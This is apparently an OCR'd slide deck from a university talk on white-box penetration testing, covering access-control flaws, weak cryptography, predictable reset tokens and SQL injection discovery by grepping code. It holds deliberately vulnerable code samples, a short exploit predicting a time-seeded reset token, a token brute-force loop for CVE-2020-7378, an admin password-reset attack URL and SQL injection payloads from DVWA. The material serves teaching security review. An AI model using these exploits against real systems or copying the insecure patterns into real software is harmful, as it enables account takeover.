



Discovering Hidden Vulnerabilities using White-Box Security Testing

18.05.2024



New
Uzbekistan
University




```
~$ whoami
```



First things first ... What is pentesting?



Types of pentesting




Why whitebox?

- Test Coverage
- Analysis and depth
- Vulnerabilities that are hard to reach from black box perspective



Whoosh... abra cadabra




You are the admin/developer of the application now ,
with extra security knowledge



Where/What to start searching?

Documentation time!

Roles and Permissions Matrix		Internal Users					External Client Users	
		Administrator	Standard User	Accountant	Broker	Salesperson	Client Administrator	Client User
Accounts								
	Create user account	X						
	Set access to portal	X						
	Set access to finance system	X						
	Create client account	X						
	Set up client account in portal	X						
	Assign roles	X					X	
	Set client access to finance system	X					X	
	Update profile information	X	X	X	X	X	X	X
	Update profile password	X	X	X	X	X	X	X
	View access to client data	X	X				X	X
	Write access to client data						X	X
Finance								
	Create payment inquiries				X		X	X
	Request payment deductions						X	X
	Pay billing invoices						X	X
	View payment inquiries	X	X				X	X
	View payment deductions	X	X				X	X
	View billing invoices	X	X	X	X		X	X
Reporting								
	View schedule reports	X	X	X			X	X
	Schedule reports	X						
	Run ad-hoc reporting	X	X	X				
Communications								
	Manage global announcements	X	X					



Learning the attack surface

Extracting the backend/frontend endpoints (app routes)

SEARCH

TS servers

9+

111

242 results in 8 files - [Open in editor](#)

app\src\post\get\delete\patch\put\>

app\src\post\get\delete\patch\put\>

TS servers 9+ X

TS servers > then() callback

162

restoreOverwrittenFilesWithOriginals()).then() => {

379

/* Challenge evaluation before finale takes over */

380

app.post('/api/Feedbacks', verify.forgeFeedbackChallenge)

381

/* Catchpa verification before finale takes over */

382

app.post('/api/Feedbacks', captcha.verifyCaptcha())

383

/* Catchpa Bypass challenge verification */

384

app.post('/api/Feedbacks', verify.captchaBypassChallenge)

385

/* User registration challenge verifications before finale

386

app.post('/api/Users', { Request: Request, Res: Response, r

387

if (req.body.email !== undefined && req.body.password

388

if (req.body.email.length !== 0 && req.body.password

389

req.body.email = req.body.email.trim()

390

req.body.password = req.body.password.trim()

391

req.body.passwordRepeat = req.body.passwordRepeat

392

} else {

393

res.status(400).send(res._('Invalid email/passw

394

}

395

}

396

next()

397

}

398

app.post('/api/Users', verify.registerAdminChallenge()

399

app.post('/api/Users', verify.passwordRepeatChallenge()

400

app.post('/api/Users', verify.emptyUserRegistration()

401

/* Unauthorized users are not allowed to access B2B AP

402

app.use('/b2b/v2', security.isAuthenticated())

403

/* Check if the quantity is available in stock and lin

404

app.put('/api/BasketItems/:id', security.appendUserId()

405

app.post('/api/BasketItems', security.appendUserId()

406

/* Accounting users are allowed to check and update qu

407

app.delete('/api/Quantities/:id', security.denyAll()

408

app.post('/api/Quantities', security.denyAll()

409

app.use('/api/Quantities/:id', security.isAccounting())

410

/* Feedbacks: Do not allow changes of existing feedback

411

app.put('/api/Feedbacks/:id', security.denyAll()

412

/* PrivacyRequests: Only allowed for authenticated use

413

app.use('/api/PrivacyRequests', security.isAuthenticated()

414

app.use('/api/PrivacyRequests/:id', security.isAuthenticated()

415

/* PaymentMethodRequests: Only allowed for authenticated

The image shows a VS Code interface with a file explorer on the left and a code editor on the right. The file explorer displays a list of files in the 'src' directory, with 'chatbot.specs' selected. The code editor shows the content of 'chatbot.specs', which is a Jest test file for the chatbot functionality. The test file includes imports for 'jest', 'cy', and 'chatbot'. It defines a 'describe' block for 'chatbot' with several 'it' blocks for testing login, challenge, and profile visit functionality. The 'login' test block is currently selected in the editor.

```
➔ z cat app.py | grep "app.route" | awk -F"[' ,]+" '{print $4 " - " $2}' | sort
```

```
GET - /
GET - /api/v1/templates
GET - /api/v2/profile
POST - /api/v1/template/edit
POST - /api/v2/login
POST - /api/v2/register
```

→ 2


How framework handles HTTP requests? :

@RequestMapping
@GetMapping
@PostMapping
@PutMapping
@DeleteMapping
@PatchMapping
@RestController
@Controller
@RequestParam
@PathVariable


```
@RestController
public class UserController {

    @Autowired
    private JdbcTemplate jdbcTemplate;
    @PostMapping("/user/updateProfile")
    public String updateProfile(@RequestParam("id") Long id,
                               @RequestParam("username") String username,
    ...
    ...
}
```

Some IDEs have a built in features:



Authorization/Authentication vulnerabilities



```
...|
@Service
public class UserService {

    @Autowired
    private UserRepository userRepository;

    public void updatePassword(Long userId, String newPassword) {
        User user = userRepository.findById(userId).orElse(null);
        if (user != null) {
            user.setPassword(newPassword);
            userRepository.save(user);
        }
    }
}
...
...
@RestController
public class UserController {

    @Autowired
    private UserService userService;

    @GetMapping("/updatePassword")
    public String updatePassword(@RequestParam Long userId, @RequestParam String newPassword) {
        userService.updatePassword(userId, newPassword);
        return "Password updated successfully for userId: " + userId;
    }
}
...
```

GET /updatePassword?userId=123&newPassword=hacked123

Which methods/features are generally vulnerable?

1

Direct Access to
Request Parameters:

```
@GetMapping("/viewOrder")
public Order viewOrder(@RequestParam Long orderId) {
    return orderRepository.findById(orderId);
    // Potential IDOR vulnerability
}
```

2

Lack Role-Based Access
Controls (or another type of
controls)

```
public void updateAccount(HttpServletRequest request) {
    String accountId = request.getParameter("accountId");
    Account account = accountRepository.findById(Long.parseLong(accountId));
    account.setBalance(request.getParameter("newBalance"));
    accountRepository.save(account); // No access control check, potential BAC vulnerability
}
```

3

Authentication is
checked in a
disorganized way

Hard to detect from single method code patterns...
Need to analyse whole codebase or app logic.

```
...
    public void updatePassword(Long userId, String newPassword) throws IllegalArgumentException {
        User user = userRepository.findById(userId).orElse(null);
        if (user == null) {
            throw new IllegalArgumentException("User not found.");
        }

        // Check if the authenticated user is allowed to update the password
        if (!principal.getId().equals(userId) && !principal.hasRole("ADMIN")) {
            throw new IllegalArgumentException("You do not have permission to update this password.");
        }

        user.setPassword(newPassword);
        userRepository.save(user);
    }
...
@RestController
public class UserController {
    @Autowired
    private UserService userService;
    @GetMapping("/updatePassword")
    public String updatePassword(@RequestParam Long userId, @RequestParam String newPassword) {
        try {
            userService.updatePassword(userId, newPassword);
            return "Password updated successfully for userId: " + userId;
        } catch (IllegalArgumentException e) {
            return "Access denied: " + e.getMessage();
        } catch (IllegalArgumentException e) {
            return "Error: " + e.getMessage();
        }
    }
}
...
```



Cryptographic failures



- Old algorithms are no longer considered best practise (MD5, SHA-1, regular DES encryptions)
- Using MITM vulnerable protocols (without SSL smtp, ftp , http)

Tip! You can craft regex to search each one them

Insecure Randomness (Are random functions , really random?)



Regular built in random functions are never secure for sensitive actions (Random(), Math.Random() etc.)

← → ↻ 📄 docs.oracle.com/javame/config/cldc/ref-impl/cldc1.0/jsr030/java/util/Random.html

Constructor Detail

Random

```
public Random()
```

Creates a new random number generator. Its seed is initialized to a value based on the current time:

```
public Random() { this(System.currentTimeMillis()); }
```

See Also:


[System.currentTimeMillis\(\)](#).

“Pseudo”

Project ▼

> reset.js

```
function generateForgotPasswordToken(username) {  
    var time = new Date();  
  
    return  
    createHash('sha256').update(time.getHours() + ":" +  
    time.getMinutes() + username).digest('hex');  
  
}
```



"Pseudo" Random

Project ▼

> exploit.js

```
const { createHash } = require('crypto');  
var time = new Date();  
  
    console.log(  
    createHash('sha256').update(time.getHours() + ":" +  
    time.getMinutes() + "admin").digest('hex'));  
  
}
```

```
$ node exploit.js
```

```
$ fc04c5c4e0c6a732b06375acb90026d5ee73072ead2ec2b45b8a3ced469a633
```



https://mssmr.com/forgot?token=fc04c5c4e0c6a732b06...



My Super Secure
Medical Records

Password



Re-enter password



Submit

CVE-2020-7378



```
public void requestPasswordReset(UserHome userHome) throws ServiceException {  
    ...  
    ...  
    ...  
        String resetToken = Utils.getRandomBase62(40);  
        String name = providerName + "/" + segmentName + " Password Reset";  
        String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +  
"PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" + segmentName + "&id=" +  
principalName;  
        String resetCancelUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +  
"PasswordResetCancel.jsp?t=" + resetToken + "&p=" + providerName + "&s=" + segmentName + "&id=" +  
principalName;  
    ...  
    ...  
    ...  
}
```

CVE-2020-7378 Unverified Password Change Vulnerability

```
public static String getRandomBase62(int length) {
    String alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    Random random = new Random(System.currentTimeMillis());
    String s = "";
    for (int i = 0; i < length; i++) {
        s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(random.nextInt(62));
    }
    return s;
}
```

[https://{host}/PasswordReset.jsp?t=\[RESET-TOKEN\]&p=CRX&s=Standard&id=admin&password1=h4ck3d&password2=h4ck3d](https://{host}/PasswordReset.jsp?t=[RESET-TOKEN]&p=CRX&s=Standard&id=admin&password1=h4ck3d&password2=h4ck3d)


```
// the exploit
int length = 40;
long start = Long.parseLong("START-UNIX-TIME");
long stop = Long.parseLong("END-END-TIME");
String token = "";

for (long l = start; l < stop; l++) {
    token = getRandomBase62(length, l);
    System.out.println(token);
}
```



bitly

Injectons



Root of all evil

Improper handling of user input that is executed/displayed as code or commands by the application.

The same mistake usually the same on nearly all type of injections (SQLi, LDAP, SSTI, XSS, XXE and etc.)

Extracting the interesting queries

grep -rE "(SELECT|INSERT|UPDATE|DELETE).?;" ./

```
→ E-commerce-project-springBoot git:(master2) X grep -rE "(SELECT|INSERT|UPDATE|DELETE).?;" ./
./JtProject/src/main/java/com/jtspringproject/JtSpringProject/dao/cartProductDao.java: String sql = "SELECT product_id FROM cart_product WHERE cart_id = :cart_id";
./JtProject/src/main/java/com/jtspringproject/JtSpringProject/dao/cartProductDao.java: sql = "SELECT * FROM product WHERE id IN (:product_ids)";
```


```
$data->id . "" ;
/vulnerabilities/authbypass/get_user_data.php:$query = "SELECT user_id, first_name, last_name FROM users";
/vulnerabilities/brute/source/high.php: $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
/vulnerabilities/brute/source/impossible.php: $data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php: $data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php: $data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php: $data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1) WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php: $data = $db->prepare( 'UPDATE users SET last_login = now() WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/low.php: $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
/vulnerabilities/brute/source/medium.php: $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
/vulnerabilities/captcha/source/high.php: $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = " . $dwmaCurrentUser() . " LIMIT 1;";
/vulnerabilities/captcha/source/impossible.php: $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
/vulnerabilities/captcha/source/impossible.php: $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
/vulnerabilities/captcha/source/low.php: $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = " . $dwmaCurrentUser() . " LIMIT 1;";
/vulnerabilities/captcha/source/medium.php: $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = " . $dwmaCurrentUser() . " LIMIT 1;";
/vulnerabilities/csrf/source/high.php: $insert = "UPDATE 'users' SET password = " . $pass_new . " WHERE user = " . $current_user . " LIMIT 1;";
/vulnerabilities/csrf/source/impossible.php: $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
/vulnerabilities/csrf/source/impossible.php: $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
/vulnerabilities/csrf/source/low.php: $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = " . $current_user . " LIMIT 1;";
/vulnerabilities/csrf/source/medium.php: $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = " . $current_user . " LIMIT 1;";
/vulnerabilities/csrf/test_credentials.php: $query = "SELECT * FROM 'users' WHERE user = '$user' AND password = '$pass'";
/vulnerabilities/sqli/help/help.php: <pre>Spoiler: <span class="spoiler">?>id=a' UNION SELECT "text1", "text2"-- -<Submit=Submit</span></pre>
/vulnerabilities/sqli/help/help.php: <pre>Spoiler: <span class="spoiler">?>id=a UNION SELECT 1,2;-- -<Submit=Submit</span></pre>
/vulnerabilities/sqli/help/help.php: <pre>Spoiler: <span class="spoiler">?>ID: a' UNION SELECT "text1", "text2"-- -<Submit=Submit</span></pre>
/vulnerabilities/sqli/source/high.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli/source/high.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli/source/impossible.php: $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
/vulnerabilities/sqli/source/impossible.php: $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id LIMIT 1');
/vulnerabilities/sqli/source/low.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/sqli/source/low.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
/vulnerabilities/sqli/source/medium.php: $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
